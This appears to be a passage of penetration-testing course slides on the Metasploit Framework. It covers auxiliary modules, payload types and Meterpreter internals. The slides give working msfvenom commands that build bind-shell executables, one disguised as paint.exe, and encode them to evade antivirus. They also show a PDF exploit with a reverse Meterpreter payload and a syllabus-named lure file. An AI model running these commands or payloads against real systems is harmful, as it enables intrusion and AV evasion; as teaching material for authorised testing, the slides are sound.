  - NAT (bnat)
  - Denial of Service (dos)
  - Fuzzers (fuzzers)
  - Network services (server)
  - Scanners (scanner)
  - Spoofing (spoof)
  - SQLi (sqli)
  - VoIP (voip)
  - Others: client, crawler, gather, pdf, sniffer, vsploit

Aux: emailer

```
msf auxiliary(emailer) > info

       Name: Generic Emailer (SMTP)
     Module: auxiliary/client/smtp/emailer
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  et <et@metasploit.com>

Basic options:
  Name         Current Setting                                  Required  Description
  ----         ---------------                                  --------  -----------
  DOMAIN                                                        no        SMTP Domain to EHLO to
  MAILFROM     admin@psut.edu.jo                                yes       The FROM address of the e-mail
  PASSWORD                                                      no        SMTP Password for sending email
  RHOST        127.0.0.1                                        yes       SMTP server address
  RPORT        25                                               yes       SMTP server port
  USERNAME                                                      no        SMTP Username for sending email
  VERBOSE      false                                            no        Display verbose information
  YAML_CONFIG  /usr/share/metasploit-framework/data/emailer_config.yaml  yes       Full path to YAML Configuration file

Description:
  This module can be used to automate email delivery. This code is
  based on Joshua Abraham's email script for social engineering.
```

!!!

Aux: synflood

```
msf auxiliary(synflood) > info

       Name: TCP SYN Flooder
     Module: auxiliary/dos/tcp/synflood
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  kris katterjohn <katterjohn@gmail.com>

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  INTERFACE                   no        The name of the interface
  NUM                         no        Number of SYNs to send (else unlimited)
  RHOST                       yes       The target address
  RPORT      80               yes       The target port
  SHOST                       no        The spoofable source address (else randomizes)
  SNAPLEN    65535            yes       The number of bytes to capture
  SPORT                       no        The source port (else randomizes)
  TIMEOUT    500              yes       The number of seconds to wait for new data

Description:
  A simple TCP SYN flooder
```

Aux: crawler

```
msf auxiliary(crawler) > info

       Name: Web Site Crawler
     Module: auxiliary/scanner/http/crawler
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  hdm <hdm@metasploit.com>
  tasos

Basic options:
  Name         Current Setting  Required  Description
  ----         ---------------  --------  -----------
  DOMAIN       WORKSTATION      yes       The domain to use for windows authentication
  MAX_MINUTES  5                yes       The maximum number of minutes to spend on each URL
  MAX_PAGES    500              yes       The maximum number of pages to crawl per URL
  MAX_THREADS  4                yes       The maximum number of concurrent requests
  PASSWORD                      no        The HTTP password to specify for authentication
  Proxies                       no        Use a proxy chain
  RHOST                         yes       The target address
  RPORT        80               yes       The target port
  URI          /                yes       The starting page to crawl
  USERNAME                      no        The HTTP username to specify for authentication
  VHOST                         no        HTTP server virtual host

Description:
  Crawl a web site and store information about what was found
```

Aux: external_ip

```
msf auxiliary(external_ip) > info

       Name: Discover External IP via Ifconfig.me
     Module: auxiliary/gather/external_ip
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  RageLtMan

Basic options:
  Name         Current Setting  Required  Description
  ----         ---------------  --------  -----------
  Proxies                       no        Use a proxy chain
  REPORT_HOST  false            no        Add the found IP to the database
  RHOST        ifconfig.me      yes       The target address
  RPORT        80               yes       The target port
  VHOST                         no        HTTP server virtual host

Description:
  This module checks for the public source IP address of the current
  route to the RHOST by querying the public web application at
  ifconfig.me. It should be noted this module will register activity
  on ifconfig.me, which is not affiliated with Metasploit.

References:
  http://ifconfig.me/ip
```

Aux: client_ftp

```
msf auxiliary(client_ftp) > info

       Name: Simple FTP Client Fuzzer
     Module: auxiliary/fuzzers/ftp/client_ftp
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  corelanc0d3r <peter.ve@corelan.be>

Basic options:
  Name        Current Setting        Required  Description
  ----        ---------------        --------  -----------
  CYCLIC      true                   yes       Use Cyclic pattern instead of A's (fuzzing payload).
  ENDSIZE     200000                 yes       Max Fuzzing string size.
  ERROR       false                  yes       Reply with error codes only
  EXTRALINE   true                   yes       Add extra CRLF's in response to LIST
  FUZZCMDS    LIST,NLST,LS,RETR      yes       Comma separated list of commands to fuzz (Uppercase).
  RESET       true                   yes       Reset fuzzing values after client disconnects with QUIT cmd.
  SRVHOST     0.0.0.0                yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT     21                     yes       The local port to listen on.
  SSL         false                  no        Negotiate SSL for incoming connections
  SSLCert                            no        Path to a custom SSL certificate (default is randomly generated)
  SSLVersion  SSL3                   no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
  STARTSIZE   1000                   yes       Fuzzing string startsize.
  STEPSIZE    1000                   yes       Increment fuzzing string each attempt.
  WELCOME     Evil FTP Server Ready  yes       FTP Server welcome message.

Description:
  This module will serve an FTP server and perform FTP client
  interaction fuzzing
```

Payloads

- Singles → completely standalone
  - Add user
- Stagers → creates the network connection
- Stages → downloaded by Stagers
  - Meterpreter

Payloads – Cont.

- If represented by '/' in the payload name, then payload is Staged
- windows/shell_bind_tcp
  - single payload, with no stage!
- windows/shell/bind_tcp
  - a stager (bind_tcp)
  - a stage (shell).

Main Payloads Types

- Inline (Non Staged)
- Staged
- Meterpreter
- PassiveX
- Reflective DLL injection

Generating Shellcode using msfconsole

msf > use payload/windows/shell_bind_tcp

msf payload(shell_bind_tcp) > generate -h

Usage: generate [options]

OPTIONS:

-E Force encoding.

-b <opt> The list of characters to avoid: '\x00\xff‘

-e <opt> The name of the encoder module to use.

-f <opt> The output file name (otherwise stdout)

-o <opt> Comma separated list of options VAR=VAL format.

-s <opt> NOP sled length.

-t <opt> Output format: raw, ruby, perl, bash, c, js,exe,etc.

Other Options (check the console).

Generating Shellcode using msfvenom

```
# msfvenom -p windows/shell_bind_tcp RHOST=192.168.56.1 -f
    python
No platform was selected, choosing Msf::Module::Platform::Windows from
    the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 328 bytes
buf =  ""
buf += "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b"
buf += "\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66"
buf += "\x53\xff\xd5"
[..........]
```

Creating Executable Files

msfvenom -p windows/shell_bind_tcp RHOST=192.168.56.1 -f exe -o msf.exe

No platform was selected, choosing Msf::Module::Platform::Windows from the payload

No Arch selected, selecting Arch: x86 from the payload

No encoder or badchars specified, outputting raw payload

Payload size: 328 bytes

Saved as: msf.exe

file msf.exe

msf.exe: PE32 executable (GUI) Intel 80386, for MS Windows

Encode Executables

```
# msfvenom -p windows/shell_bind_tcp RHOST=192.168.56.1 -e
    x86/shikata_ga_nai -b '\x00\x0a' -f exe -o msf2.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the
    payload
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 355 (iteration=0)
x86/shikata_ga_nai chosen with final size 355
Payload size: 355 bytes
Saved as: msf2.exe

# file msf2.exe
msf2.exe: PE32 executable (GUI) Intel 80386, for MS Windows
```

Another EXE: msfvenom

```
# msfvenom -p windows/shell_bind_tcp -f exe -b "\x00\xff" -e
    x86/shikata_ga_na -i 2 > paint.exe

# file paint.exe
paint.exe: PE32 executable for MS Windows (GUI) Intel 80386 32-bit
```

multi/handler Exploit

- Generic Payload Handler
- Supports Windows, Linux, Solaris, Unix, OSX, BSD, PHP, and Java
- Useful with Client-Side Attacks (waiting for a payload to connect)!

msf > use exploit/multi/handler

Client Side: Adobe Bug

```
msf exploit(adobe_utilprintf) > show options

Module options (exploit/windows/fileformat/adobe_utilprintf):

   Name      Current Setting    Required  Description
   ----      ---------------    --------  -----------
   FILENAME  HTID-Syllabus.pdf  yes       The file name.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (accepted: seh, thread, process, none)
   LHOST     192.168.56.104   yes       The listen address
   LPORT     8080             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.1.2 (Windows XP SP3 English)
```

Meterpreter

- An advanced, dynamically extensible payload that uses in-memory DLL injection stagers and is extended over the network at runtime
- It communicates over the stager socket and provides a comprehensive client-side Ruby API
- Lots of great features (we'll see them shortly)
- Originally written by skape for Metasploit 2.x
- The server portion is implemented in plain C and is now compiled with MSVC, making it somewhat portable

How Meterpreter Works

- Target executes the initial stager (one of bind, reverse, findtag, passivex, etc)
- Stager loads the Reflective DLL
- Reflective stub handles the loading/injection of the DLL
- Core initializes, establishes a TLS/1.0 link over the socket and sends a GET
- Metasploit receives this GET and configures the client
- Finally, Meterpreter loads extensions

Meterpreter Design Goals


- Stealthy
  - Resides entirely in memory (nothing written to disk)
  - No new processes are created
  - uses encrypted communications
- Powerful
  - Channelized communication system
  - TLV protocol has few limitations
- Extensible
  - Can load new features at runtime, loaded over network
  - Add new features without having to rebuild it

MSF Evasion

- Each module has a number of Advanced and Evasion options
  - Compression
  - Encoding
  - Encryption
  - Fragmentation
  - Timing
  - Padding
  - Obscure
  - etc

- Use "show evasion" to list the available evasion options

Metasploit Versions



SUMMARY

- Discussed what MSF is, and why its needed,
- Explained the MSF (Architecture, Components, Libraries, Interfaces, Modules, Utilities, and Plugins),
- Discussed the MSF Database, and the benefits of using it,
- Went through the MSF core commands,
- Explained the auxiliary modules available in MFS,
- Explained the different types of Payloads MSF has, and how to use them, and the best scenarios to use each,
- Discussed generating shellcodes and malicious executables using MSF, and how its so easy to do so,
- Explained the benefits of the MSF multi-handler exploit,
- Explained the MSF encoding techniques available, how to use them, and how to bypass AV,
- Discussed in details the MSF Meterpreter, its features, its capabilities, and what is actually its limitation!
- Discussed the MSF evasion techniques and features available with the framework.

Must Check Reference

http://www.offensive-security.com/metasploit-unleashed/,

References

[1] Metasploit Pentest Plugin Part1, http://www.darkoperator.com/blog/2011/12/15/metasploit-pentest-plugin-part-1.html, and Metasploit Pentest Plugin Part2, http://www.darkoperator.com/blog/2012/1/29/metasploit-pentest-plugin-part-2.html,

[2] ReflectiveDLLInjection, https://github.com/stephenfewer/ReflectiveDLLInjection,

[3] Free Metasploit Penetration Testing Lab In The Cloud, https://community.rapid7.com/community/metasploit/blog/2013/01/08/free-metasploit-penetration-testing-lab-in-the-cloud

[4] Post-Exploitation in Windows: From Local Admin To Domain Admin (efficiently), http://pentestmonkey.net/uncategorized/from-local-admin-to-domain-admin,

[5] Armitage, http://www.fastandeasyhacking.com/,

[6] VirusTotal, http://www.virustotal.com/,

[7] Facts and myths about antivirus evasion with Metasploit, http://schierlm.users.sourceforge.net/avevasion.html,

[8] Windows at a deeper level - Sessions, Window Stations, and Desktops, http://www.brianbondy.com/blog/id/100/understanding-windows-at-a-deeper-level-sessions-window-stations-and-desktops,

[9] "Railgun - Turn ruby into a weapon", https://dev.metasploit.com/redmine/projects/framework/wiki/Railgun,

[10] Start security center service from command prompt, http://www.windows-commandline.com/2009/07/start-security-center-service-from.html,

[11] Metasploit Guide, http://packetstormsecurity.com/files/119280,

[12] https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom